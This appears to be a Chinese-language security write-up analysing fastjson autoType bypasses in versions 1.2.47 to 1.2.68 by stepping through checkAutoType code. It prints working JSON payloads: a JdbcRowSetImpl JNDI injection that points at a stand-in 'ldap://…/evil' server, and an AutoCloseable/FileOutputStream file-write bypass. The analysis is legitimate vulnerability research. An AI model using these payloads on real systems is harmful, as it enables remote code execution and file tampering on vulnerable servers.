
fastjson 1.2.47-1.2.80
1.2.47
跟进 checkAutoType 函数,这一部分应该是做黑名单过滤

接下来,没开启 autotypeSupport,不用管以下代码
if (autoTypeSupport || expectClass != null) {
    long hash = h3;
    for (int i = 3; i < className.length(); ++i) {
        hash ^= className.charAt(i);
        hash *= PRIME;
        if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
            clazz = TypeUtils.loadClass(typeName, defaultClassLoader, false);
            if (clazz != null) {
                return clazz;
            }
        }
        if (Arrays.binarySearch(denyHashCodes, hash) >= 0 && TypeUtils.getClassFromMapping(typeName) == null) {
            throw new JSONException("autoType is not support. " + typeName);
        }
    }
}
从 deserializers mappings 中查找有无该类缓存
if (clazz == null) {
    clazz = TypeUtils.getClassFromMapping(typeName);
}

if (clazz == null) {
    clazz = deserializers.findClass(typeName);
}

if (clazz != null) {
    if (expectClass != null
            && clazz != java.util.HashMap.class
            && !expectClass.isAssignableFrom(clazz)) {
        throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
    }

    return clazz;
}
没开启 autotype ,进行黑白名单检查
if (!autoTypeSupport) {
    long hash = h3;
    for (int i = 3; i < className.length(); ++i) {
        char c = className.charAt(i);
        hash ^= c;
        hash *= PRIME;

        if (Arrays.binarySearch(denyHashCodes, hash) >= 0) {
            throw new JSONException("autoType is not support. " + typeName);
        }

        if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
            if (clazz == null) {
                clazz = TypeUtils.loadClass(typeName, defaultClassLoader, false);
            }

            if (expectClass != null && expectClass.isAssignableFrom(clazz)) {
                throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
            }

            return clazz;
        }
    }
}
String payload = "{\"a\":{\"@type\":\"java.lang.Class\",\"val\":\"com.sun.rowset.JdbcRowSetImpl\"}," +
                "\"b\":{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":" +
                "\"ldap://127.0.0.1:1389/evil\",\"autoCommit\":true}}}"
使用该 payload 重新调试,这里使用 java.lang.Class ,这样能够在 deserializers 中找到对应的 clazz

然后 checkAutoType 函数直接返回该 clazz (java.lang.Class)

继续调试,得到的反序列化器是 MiscCodec

然后反序列化对象
Object obj = deserializer.deserialze(this, clazz, fieldName);
跟进该方法,先判断是否是 InetSocketAddress.class ,这里是 Class.class ,因此直接跳过,来到这里,处理相应状态,从 @type 到普通解析,如果 lexer 当前 token 是字符串,必须是 val ,然后开始解析 val 对应的值,赋值给 objVal
if (parser.resolveStatus == DefaultJSONParser.TypeNameRedirect) {
    parser.resolveStatus = DefaultJSONParser.NONE;
    parser.accept(JSONToken.COMMA);

    if (lexer.token() == JSONToken.LITERAL_STRING) {
        if (!"val".equals(lexer.stringVal())) {
            throw new JSONException("syntax error");
        }
        lexer.nextToken();
    } else {
        throw new JSONException("syntax error");
    }

    parser.accept(JSONToken.COLON);

    objVal = parser.parse();

    parser.accept(JSONToken.RBRACE);

往下调试,加载 strVal 对象,

最终会存放在 mappings 缓存表中


导致后面可以绕过校验直接反序列化 jdbcRowSetImpl 对象。后续就是触发 setter 方法,打 jndi
1.2.68
TypeUtils.loadClass 方法 cache 默认 false , 1.2.47 漏洞修复。

跟进 checkAutoType 函数,
判断非空 safeMode expectClass hash 黑白名单比对,我没有对比之前版本查看逻辑有无变化,对新增的部分进行分析,
读取该类的字节码,判断结构是否有 json 注解,
boolean jsonType = false;
InputStream is = null;
try {
    String resource = typeName.replace('.', '/') + ".class";
    if (defaultClassLoader != null) {
        is = defaultClassLoader.getResourceAsStream(resource);
    } else {
        is = ParserConfig.class.getClassLoader().getResourceAsStream(resource);
    }
    if (is != null) {
        ClassReader classReader = new ClassReader(is, true);
        TypeCollector visitor = new TypeCollector("<clinit>", new Class[0]);
        classReader.accept(visitor);
        jsonType = visitor.hasJsonType();
    }
} catch (Exception e) {
    // skip
} finally {
    IOUtils.close(is);
}
autoTypeSupport || jsonType || expectClassFlag 满足其一可加载当前类,如果 jsonType ,则加入 mappings 返回 clazz ,如果 expectClass ,判断 clazz 是否是其或者其子类,满足条件可以加入 mappings 并然后 clazz
final int mask = Feature.SupportAutoType.mask;
boolean autoTypeSupport = this.autoTypeSupport
        || (features & mask) != 0
        || (JSON.DEFAULT_PARSER_FEATURE & mask) != 0;

if (autoTypeSupport || jsonType || expectClassFlag) {
    boolean cacheClass = autoTypeSupport || jsonType;
    clazz = TypeUtils.loadClass(typeName, defaultClassLoader, cacheClass);
}

if (clazz != null) {
    if (jsonType) {
        TypeUtils.addMapping(typeName, clazz);
        return clazz;
    }

    if (ClassLoader.class.isAssignableFrom(clazz) // classloader is danger
            || javax.sql.DataSource.class.isAssignableFrom(clazz) // dataSource can load jdbc driver
            || javax.sql.RowSet.class.isAssignableFrom(clazz) //
            ) {
        throw new JSONException("autoType is not support. " + typeName);
    }

    if (expectClass != null) {
        if (expectClass.isAssignableFrom(clazz)) {
            TypeUtils.addMapping(typeName, clazz);
            return clazz;
        } else {
            throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
        }
    }

    JavaBeanInfo beanInfo = JavaBeanInfo.build(clazz, clazz, propertyNamingStrategy);
    if (beanInfo.creatorConstructor != null && autoTypeSupport) {
        throw new JSONException("autoType is not support. " + typeName);
    }
}
存在 JSONType 注解的类大概率是 业务 POJO ()
因此从 expectClass 入手


很多 gadget 类似 templatesimpl 需要 getter 方法触发,所以 throwable 异常抛出类大概没有用处。
{"@type": "java.lang.AutoCloseable","@type": "java.io.FileOutputStream","file": "/tmp/asdasd","append": true}
反序列化 AutoCloseable 对象时,给的反序列化器为 javaBeanDeserializer ,读取到下一个 @type 重新解析新的类需要的 反序列化器,从默认的DefaultJSONParser 转换到 javaBeanDeserializer,其 checkAutoType 函数中存在 expectClass 可以借此绕过。 解析这样的一段 json 数据,第一个 @type 属于通用 JSON 解析,然后进入 JavaBean 绑定阶段,再次遇到 @type, 将第一个 @type 的值作为 expectClass ,检查第二个 @type 的值是不是第一个 @type 值的子类或本身,然后决定是否创建对象实例往下正常解析。
{
    "@type":"java.lang.AutoCloseable",
    "@type":"java.io.FileOutputStream"
}
